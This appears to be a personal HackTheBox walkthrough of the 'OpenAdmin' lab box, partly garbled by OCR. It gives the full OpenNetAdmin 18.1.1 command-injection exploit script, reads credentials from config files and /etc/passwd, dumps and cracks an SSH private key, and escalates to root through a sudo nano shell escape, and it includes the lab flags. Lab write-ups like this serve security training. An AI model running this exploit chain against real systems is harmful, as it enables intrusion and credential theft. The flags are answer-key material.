openadmin

xct

```
root@ kali)-[/Documents/htb/boxes/openadmin]
nmap -sC -sV -oA nmap/openadmin 10.10.10.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-10 01:22 EDT
Nmap scan report for 10.10.10.171
Host is up (0.098s latency).
Not shown: 998 closed ports
      STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
    256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
    256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open http
                    Apache httpd 2.4.29 ((Ubuntu))
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.39 seconds
```

b - swisskyrepo/... 🏻 🖨 Reverse Shell Cheat Sh...



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
b kali)-[/Documents/htb/boxes/openadmin]
  # dirsearch -u http://10.10.10.171 -e <u>.</u>
                         v0.4.1
           HTTP method: GET | Threads: 30 | Wordlist size: 8969
Extensions:
Output File: /root/.dirsearch/reports/10.10.10.171/_21-05-10_01-27-12.txt
Error Log: /root/.dirsearch/logs/errors-21-05-10_01-27-12.log
Target: http://10.10.10.171/
[01:27:12] Starting:
[01:27:17] 403 -
[01:27:17] 403 -
[01:27:17] 403 -
                  277B - /.htaccess.sample
[01:27:17] 403 -
[01:27:17] 403 -
[01:27:17] 403 -
                        - /.htaccessBAK
[01:27:17] 403 -
[01:27:17] 403 -
                        - /.htaccessOLD
[01:27:17] 403 -
[01:27:17] 403 -
[01:27:17] 403 -
[01:27:17] 403 -
                  277B
                        - /.httr-oauth
[01:27:37] 200 -
                  11KB - /index.html
                        - /music → http://10.10.10.171/music/
[01:27:41] 301 -
                  312B
                        - /ona → http://10.10.10.171/ona/
[01:27:42] 301 -
                  310B
                  277B - /server-status
                  277B - /server-status/
Task Completed
```



```
tali)-[/Documents/htb/boxes/openadmin]
  -# searchsploit -m php/webapps/47691.sh
   Exploit: OpenNetAdmin 18.1.1 - Remote Code Execution
         URL: https://www.exploit-db.com/exploits/47691
        Path: /usr/share/exploitdb/exploits/php/webapps/47691.sh
File Type: ASCII text, with CRLF line terminators
Copied to: /Documents/htb/boxes/openadmin/47691.sh
           [/Documents/htb/boxes/openadmin]
   at <u>47691.sh</u>
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploid Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux
#!/bin/bash
while true;do
echo -n "$ "; read cmd
curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}"
| sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
              tali)-[/Documents/htb/boxes/openadmin]
       bash 47691.sh
47691.sh: line 8: $'\r': command not found
47691.sh: line 16: $'\r': command not found
47691.sh: line 18: $'\r': command not found
47691.sh: line 23: syntax error near unexpected token `done'
47691.sh: line 23:
                               `done'
           ut 🐯 kali)-[/Documents/htb/boxes/openadmin]
      dos2unix 47691.sh
```

```
dos2unix: converting file 47691.sh to Unix format...

(root@ kali)-[/Documents/htb/boxes/openadmin]

bash 47691.sh http://10.10.10.171/ona/

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
```

find a database config file that containes a password

```
$ ls config
auth_ldap.config.php
config.inc.php
```

```
$ cat config/config.inc.php | grep pass
// Think of it as a cache or an easy way to pass data around ;)
$ ls local
config
nmap_scans
plugins
$ ls local/config
database_settings.inc.php
motd.txt.example
run_installer
```

```
$ cat local/config/database_settings.inc.php
<?php
$ona_contexts=array (
  'DEFAULT' ⇒
  array (
    'databases' ⇒
    array (
      0 ⇒
      array (
         'db\_type' \Rightarrow 'mysqli',
         'db_host' ⇒ 'localhost',
'db_login' ⇒ 'ona_sys',
         'db_passwd' ⇒ 'n1nj4W4rri0R!',
         'db_database' ⇒ 'ona_default',
        'db_debug' ⇒ false,
      ),
    ),
    'description' \Rightarrow 'Default data context',
    'context_color' ⇒ '#D3DBFF',
```

```
$ ls /home
jimmy
joanna
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

jimmy:n1nj4W4rri0R!

```
tali)-[/Documents/htb/boxes/openadmin]
 —# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)
 * Documentation:
                      https://help.ubuntu.com
                      https://landscape.canonical.com
 * Management:
                      https://ubuntu.com/advantage
 * Support:
  System information as of Mon May 10 05:50:05 UTC 2021
  System load:
                  0.0
                                        Processes:
                                                                   121
  Usage of /:
                  49.3% of 7.81GB
                                        Users logged in:
                                                                   0
  Memory usage: 18%
                                        IP address for ens160: 10.10.10.171
  Swap usage:
                  0%
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
41 packages can be updated.
12 updates are security updates.
Last login: Thu Jan 2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$ id
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
jimmy@openadmin:~$ ls -al
total 32
drwxr-x--- 5 jimmy jimmy 4096 Nov 22
                                            2019 .
drwxr-xr-x 4 root
                      root
                             4096 Nov 22
                                            2019 ...
lrwxrwxrwx 1 jimmy jimmy
                                9 Nov 21
                                            2019 .bash_history → /dev/null
-rw-r--r-- 1 jimmy jimmy
                                            2018 .bash_logout
                              220 Apr
                                       4
-rw-r--r-- 1 jimmy jimmy 3771 Apr 4
                                            2018 .bashrc
        — 2 jimmy jimmy 4096 Nov 21
                                            2019 .cache
         — 3 jimmy jimmy 4096 Nov 21
                                            2019 .gnupg
drwxrwxr-x 3 jimmy jimmy 4096 Nov 22
                                            2019 .local
-rw-r--r-- 1 jimmy jimmy
                                       4
                                            2018 .profile
                              807 Apr
jimmy@openadmin:~$ netstat -tulpen
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                               Foreign Address
                                                                        PID/Program name
                                                State
                                                        User
                                                                Inode
                               0.0.0.0:*
tcp
       0
            0 127.0.0.1:3306
                                                LISTEN
                                                                20357
            0 127.0.0.1:52846
                               0.0.0.0:*
                                                LISTEN
                                                        0
                                                                21206
tcp
            0 127.0.0.53:53
                                                        101
                               0.0.0.0:*
                                                LISTEN
                                                                16568
tcp
       0
            0 0.0.0.0:22
                               0.0.0.0:*
                                                LISTEN
                                                        0
                                                                21005
tcn
tcp6
       0
            0 :::80
                               :::*
                                                LISTEN
                                                        0
                                                                21204
tcp6
            0 ::: 22
                               :::*
                                                LISTEN
                                                                21016
       0
            0 127.0.0.53:53
                               0.0.0.0:*
                                                        101
                                                                16567
udp
```

```
jimmy@openadmin:~$ curl localhost:52846
<?
   // error_reporting(E_ALL);
   // ini_set("display_errors", 1);
<html lang = "en">
   <head>
      <title>Tutorialspoint.com</title>
      <link href = "css/bootstrap.min.css" rel = "stylesheet">
      <style>
         body {
            padding-top: 40px;
            padding-bottom: 40px;
            background-color: #ADABAB;
         }
         .form-signin {
            max-width: 330px;
            padding: 15px;
            margin: 0 auto;
            color: #017572;
         }
         .form-signin .form-signin-heading,
         .form-signin .checkbox {
            margin-bottom: 10px;
         .form-signin .checkbox {
            font-weight: normal;
         .form-signin .form-control {
            position: relative;
            height: auto;
            -webkit-box-sizing: border-box;
            -moz-box-sizing: border-box;
            box-sizing: border-box;
            padding: 10px;
```

```
.form-signin input[type="email"] {
            margin-bottom: -1px;
            border-bottom-right-radius: 0;
            border-bottom-left-radius: 0;
            border-color:#017572;
         .form-signin input[type="password"] {
            margin-bottom: 10px;
            border-top-left-radius: 0;
            border-top-right-radius: 0;
            border-color:#017572;
         h2{
            text-align: center;
            color: #017572;
      </style>
   </head>
   <body>
      <h2>Enter Username and Password</h2>
      <div class = "container form-signin">
        <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
                 </div> <!-- /container -->
      <div class = "container">
         <form class = "form-signin" role = "form"</pre>
            action = "/index.php" method = "post">
            <h4 class = "form-signin-heading"></h4>
            <input type = "text" class = "form-control"</pre>
               name = "username"
               required autofocus></br>
            <input type = "password" class = "form-control"</pre>
            name = "password" required>
<button class = "btn btn-lg btn-primary btn-block" type = "submit"</pre>
               name = "login">Login</button>
         </form>
      </div>
   </body>
</html>
```

```
jimmy@openadmin:/var/www/internal$ ls
index.php logout.php main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>re>$output";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session</a>
</html>
```

joanna private key

jimmy@openadmin:/var/www/internal\$ curl localhost:52846/main.php

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8 ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0Y0 ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE 6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du v8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI 9z7V9E4g/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4 piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/ /U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH 40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ fnWkJ5u+To0gzuPBWGpZsoZx5AbA4Xi00pggekeLAli95mKKPecjUgpm+wsx8epb 9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80 X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr 1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2 XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79 yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM +4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt qlNgzj0Na4ZNMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN -END RSA PRIVATE KEY-<html>

<h3>Don't forget your "ninja" password</h3>

Click here to logout Session </html>

joanna.key

3 4 5

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19 20

21 22

23

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29

30

1 ----BEGIN RSA PRIVATE KEY----2 Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8 ad/StMWJ+MkQ5MnAMJqlQeUbRxcBP6++Hh251jMcq8yqYcx1UMD03ZjaRuwcf0Y0 ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE 6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI 9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4 piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/ /U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH 40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb 9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80 X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr 1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2 XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79 yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM +4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt qlNqzj0Na4ZNMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoog0HHBlQe K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN ----END RSA PRIVATE KEY-----

this key is protected by passphrase ssh2john, john rockyou.txt



```
i)-[/Documents/htb/boxes/openadmin]
    john --wordlist=/usr/share/wordlists/rockyou.txt joanna.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas
                  (joanna.key)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:10 DONE (2021-05-10 02:05) 0.09363g/s 1342Kp/s 1342Kc/s 1342KC/sa6_123..*7;Vamos!
Session completed
             -[/Documents/htb/boxes/openadmin]
   chmod 600 joanna.key
   (<mark>root⊕ kalı</mark>)-[/Documents/htb/boxes/ope
ssh -i <u>joanna.key</u> joanna@10.10.10.171
           i)-[/Documents/htb/boxes/openadmin]
Enter passphrase for key 'joanna.key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)
 * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
                https://ubuntu.com/advantage
 * Support:
  System information as of Mon May 10 06:15:02 UTC 2021
  System load: 0.0
                              Processes:
                                                  126
  Usage of /:
             49.6% of 7.81GB
                             Users logged in:
 Memory usage: 19%
                             IP address for ens160: 10.10.10.171
 Swap usage:
 * Canonical Livepatch is available for installation.
    Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch
41 packages can be updated.
12 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Thu Jan 2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ id
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
 joanna@openadmin:~$ ls -al
 total 40
 drwxr-x--- 6 joanna joanna 4096 Nov 28
                                                         2019 .
                                       4096 Nov 22
                                                         2019 ...
 drwxr-xr-x 4 root
                             root
                                                         2019 .bash_history → /dev/null
 lrwxrwxrwx 1 joanna joanna
                                           9 Nov 22
                                        220 Nov 22
                                                         2019 .bash_logout
 -rw-r--r-- 1 joanna joanna
 -rw-r--r-- 1 joanna joanna 3771 Nov 22
                                                         2019 .bashrc
                                                         2019 .cache
           --- 2 joanna joanna 4096 Nov 22
              - 3 joanna joanna 4096 Nov 22
                                                         2019 .gnupg
 drwxrwxr-x 3 joanna joanna 4096 Nov 22
                                                         2019 .local
 -rw-r--r-- 1 joanna joanna
                                        807 Nov 22
                                                         2019 .profile
             — 2 joanna joanna 4096 Nov 23
                                                         2019 .ssh
 -rw-rw-r-- 1 joanna joanna   33 Nov 28
                                                         2019 user.txt
```

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

joanna@openadmin:~\$ sudo /bin/nano /opt/priv

ctrl + R

```
File to insert [from ./]: /root/root.txt

^G Get Help
^C Cancel

GNU nano 2.9.3

2f907ed450b361b2c2bf4e8795d5b561
```

on gtfopen there is an entry for nano

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

ctrl R ctrl X

```
Command to execute: reset; sh 1>80 2>80# id
uid=0(root) gid=0(root) groups=0(root)
# lsancel
user.txt
# whoami
root
# cat /root/root.txt
2f907ed450b361b2c2bf4e8795d5b561
#
```